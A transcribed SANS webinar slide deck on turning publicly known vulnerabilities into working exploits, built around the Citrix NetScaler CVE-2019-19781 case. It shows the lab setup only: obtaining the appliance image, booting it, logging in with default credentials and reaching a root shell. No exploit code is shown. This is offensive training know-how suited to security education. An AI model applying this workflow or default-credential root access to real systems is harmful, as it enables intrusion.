

WEAPONIZING N-DAY

A crash course on exploit development

May, 2020





DAVE COWEN

SANS INSTRUCTOR

BACKGROUND

David Cowen is a certified SANS Instructor and a Managing Director at KPMG.

David is also the co-author of the upcoming SANS FOR509: Enterprise Cloud Forensics and Incident Response.

Follow: [@hecfblog](#)



EVAN ANDERSON

DIRECTOR OF OFFENSE

www.randori.com

BACKGROUND

Evan is the Director of Offense at Randori. With over a decade Red Teaming, Evan's experience spans both federal and commercial engagements supporting e-commerce startups, Fortune 500 companies and the federal government.

Follow: [@syndrowm](https://twitter.com/syndrowm)



QUICK NOTE ABOUT RANDORI

Randori is your trusted adversary. Our Attack Platform empowers organizations with a continuous and automated red team experience they can use to assess their real-world security. By mirroring today's adversaries, we help security teams identify gaps, demonstrate effectiveness, and get better over time.

Start a free trial at www.randori.com/SANS

N-DAY ?

Any vulnerability that is known “publicly”

May or may not have a fix or patch

When **we** talk about “N-DAY” we mean a bug we’re going to use.

WHY & HOW WE THINK ABOUT N-DAYS AT RANDORI

Our Mission: Deliver an Authentic Adversary at Scale

WHY?

Press the Attack!

Initial compromise

Gain privileged

Lateral motion

Achieve objectives

HOW?

(Lots of Questions)

Is the bug real?

Does the bug matter?

Can we win the race?

KEY TAKEAWAYS [UP FRONT]

1. Don't fixate on one bug, they don't matter
2. If knowledge of a specific bug impacts your security, rethink your strategy
3. Understand how adversaries think and operate
4. Try and understand what can go wrong, and how you can know
5. It's not magic - don't be afraid to try something yourself

REMINDER: DEC/JAN (CVE-2019-19781)

threatpost Cloud Security / Malware / Vulnerabilities / Waterfall Security Spotlight / Podcasts

← Combining AI and Playbooks to Predict Cyberattacks

Critical Citrix Bug Puts 80,000 Corporate LANs at Risk

Forbes Billionaires Innovation Leadership Money Business Small Business Lifestyle

EDITORS' PICK | 11,438 views | Jan 14, 2020, 09:41am EST

New Citrix Security Alert: U.S. Government Issues Test Tool For Serious Flaw

 **Kate O'Flaherty** Senior Contributor ⓘ
Cybersecurity
I'm a cybersecurity journalist.

Podcast: SUBSCRIBE | ABOUT | RSS

cyberScoop

BROUGHT TO YOU BY SNG
SCOOP NEWS GROUP

TECHNOLOGY

Hackers are racing to exploit a Citrix bug that the company hasn't patched yet

 **Craig Young**
@craigtweets

As promised, I've documented some additional information from @TripwireInc research into #citrix #netscaler #cve201919781. There is a bit of misleading information out there so I hope this will clear the air a bit.
tripwire.com/state-of-secur...

cc: @sans_isc @johullrich

OUTLINE

01 | SOMETHING NEW

02 | THAT SEEMS INTERESTING

03 | BUILDING AN N-DAY

04 | RECOMMENDATIONS & GUIDANCE

01 SOMETHING NEW

JANUARY 8, 2020

1. Integrity Boundary
2. Public Weakness
3. Commonly Used
4. Version Discoverable

Craig Young
@craigtweets

As promised, I've documented some additional information from @TripwireInc research into #citrix #netscaler #CVE201919781. There is a bit of misleading information out there so I hope this will clear the air a bit.
[tripwire.com/state-of-security...](https://tripwire.com/state-of-security/)

cc: @sans_isc @johullrich

Citrix NetScaler CVE-2019-19781: What You Need to Know

Citrix NetScaler CVE-2019-19781: What You Need to Know
Craig Young would strongly advise all organizations with NetScaler/ADC to apply the mitigation immediately to avoid compromise.
tripwire.com

1:19 PM · Jan 8, 2020 · Twitter Web App

FIRST STEPS IN BUG HUNTING / VERIFICATION

1. Can I get an exemplar device?
2. Can I get the system running?
3. Can I get access to the system / code?
4. What environment will I be in if the exploit lands?

02 THAT SEEKS INTERESTING

FIND EXEMPLAR DEVICE

The screenshot shows a web browser window with the URL citrix.com/downloads/citrix-gateway/earlier-versions/netscaler-gateway-121-build-5413.html. The page displays three download options for Citrix Gateway VPX:

- Citrix Gateway VPX for ESX Build 12.1-54.16**
Oct 17, 2019
520 MB - (.zip)
[Download File](#)
- Citrix Gateway VPX for HyperV Build 12.1-54.16**
Oct 17, 2019
486 MB - (.zip)
[Download File](#)
- Citrix Gateway VPX for KVM Build 12.1-54.16**
Oct 17, 2019
485 MB - (.tgz)
[Download File](#)


The browser interface includes a search bar, a sidebar with "Find Downloads" and "Support Resources" sections, and a status bar at the bottom.



Randori

02 THAT SEEKS INTERESTING

RUN THE DEVICE



The terminal window shows the following log output:

```
is already in use
Feb 5 17:38:57 <local0.err> netscalar-12-1 nsconfigd: _dispatch(): Network type
net1 is not set
Feb 5 17:38:58 <local0.err> netscalar-12-1 AutoScaleDaemon[1275]: Monitoring da
emon started
Feb 5 17:38:58 <user.crit> netscalar-12-1 syshealthd: sysid 450010, IPMI device
read failed -2.
Feb 5 17:38:58 <local0.err> netscalar-12-1 nsmonond[1412]: nsmonond daemon starte
d
Monit monit daemon at 973 awakened
:
^[[J
NetScaler initialization is still in progress; please wait
20 to 30 seconds before attempting to log in.
Feb 5 17:39:40 <auth.err> netscalar-12-1 getty[1447]: open /dev/ttys0: No such
file or directory
#####
#
#          WARNING: Access to this system is for authorized users only.
#          Disconnect IMMEDIATELY if you are not an authorized user!
#
#####
```

login:



02 THAT SEEKS INTERESTING

ACCESS THE DEVICE


The screenshot shows a web browser window displaying a terminal session. The title bar reads "Upgrade a Citrix NetScaler stand X". The address bar shows the URL "docs.citrix.com/en-us/netscaler/12/upgrade-downgrade-netscaler-appliance/upgrade-standalone-appliance.html". The left sidebar is a navigation menu for "NetScaler 12.0" with various links like "NetScaler Release Notes", "Getting Started with Citrix NetScaler", "FAQ", "Solutions for Telecom Service Providers", "NetScaler Solutions", "Deploy a Citrix NetScaler VPX instance", "Licensing", and "Upgrade and downgrade a NetScaler appliance". The "Upgrade and downgrade a NetScaler appliance" link is expanded, showing sub-links: "Before you begin", "Upgrade a NetScaler standalone appliance" (which is highlighted with a blue border), "Downgrade a NetScaler standalone appliance", "Upgrade a high availability pair", "Downgrade a high availability pair", and "Troubleshooting". The main content area shows a terminal session:

```
login: nsroot
Password: nsroot
Last login: Mon Apr 17 15:05:05 2018 from 10.252.243.134
Done
> save config
> shell
Last login: Mon Apr 17 15:05:05 2018 from 10.252.243.134
root@NSnnn# cd /var/nsinstall
root@NSnnn# cd 12.0nsinstall
```

On the right side of the browser window, there is a sidebar titled "IN THIS ARTICLE" containing links to other articles: "Upgrade a Citrix NetScaler standalone appliance by using the GUI", "Upgrade a Citrix NetScaler standalone appliance by using the CLI", "Upgrade a Citrix NetScaler standalone appliance by using NITRO API", "Directory locations of script files for user monitors", "Check and install Citrix NetScaler 12.0 software update", and "SEND US YOUR FEEDBACK ABOUT THIS ARTICLE".

02 THAT SEEKS INTERESTING

SHELL ACCESS



A screenshot of a terminal window titled "NSVPX-ESX-12.1-50.28_nc_64". The window has a dark background and light-colored text. It shows a root login, a copyright notice for the FreeBSD Project, and a shell prompt. The terminal window includes standard Mac OS X window controls (red, yellow, green buttons) and a toolbar with icons for copy, paste, and others.

```
login: nsroot
Password:
Feb  5 17:44:48 <auth.notice> netscalar-12-1 login: ROOT LOGIN (nsroot) ON ttv0

Copyright (c) 1992-2013 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 1989, 1991, 1992, 1993, 1994
      The Regents of the University of California. All rights reserved.

Done
> shell
Copyright (c) 1992-2013 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 1989, 1991, 1992, 1993, 1994
      The Regents of the University of California. All rights reserved.

root@netscalar-12-1# uname -a
FreeBSD netscalar-12-1 8.4-NETSCALER-12.1 FreeBSD 8.4-NETSCALER-12.1 #0: Wed Nov
 28 01:54:52 PST 2018      root@sjcpbld84-63:/usr/obj/home/build/rs_121_50_16_RTM
/usr/src/sys/NS64  amd64
root@netscalar-12-1# id
uid=0(root) gid=0(wheel) groups=0(wheel),20(operator)
root@netscalar-12-1# █
```

02 THAT SEEKS INTERESTING

CONFIGURE THE NETWORK

The screenshot shows a web browser window with the title "Configuring the NetScaler IP Address" and the URL "docs.citrix.com/en-us/netscaler/12/networking/ip-addressing/configuring-netscaler-owned-ip-addresses/configuring-the-netscaler-ip-address". The page content is titled "Command Line Procedures". It provides instructions for changing the NetScaler IP address using the command line, adding a default route, saving configuration, and restarting the appliance. A sidebar on the left lists various NetScaler 12.0 configuration topics, and a sidebar on the right contains links for "IN THIS ARTICLE" and a feedback section.

NetScaler 12.0

- IP Addressing
 - Configuring NetScaler-Owned IP Addresses
 - Configuring the NetScaler IP Address (NSIP)
 - Configuring and Managing Virtual IP (VIP) Addresses
 - Configuring ARP response Suppression for Virtual IP addresses (VIPs)
 - Configuring Subnet IP Addresses (SNIPs)
 - Configuring GSLB Site IP Addresses (GSLBIP)
 - Removing a NetScaler-Owned IP Address
 - Configuring Application Access Controls
 - How the NetScaler Proxies Connections
 - Enabling Use Source IP Mode
 - Configuring Network Address Translation

Command Line Procedures

To change the NetScaler IP address by using the NetScaler command line:

At the command prompt, type:

 - **set ns config -IPAddress <ip_addr> -netmask <netmask>**
 - **show ns config**

To add a default route by using the NetScaler command line:

At the command prompt, type:

 - **add route 0 0 <gateway IP address>**
 - **show route**

To save the configuration by using the NetScaler command line:

At the command prompt, type:

 - **save config**

To restart the NetScaler appliance by using the NetScaler command line:

At the command prompt, type:

 - **reboot**

IN THIS ARTICLE

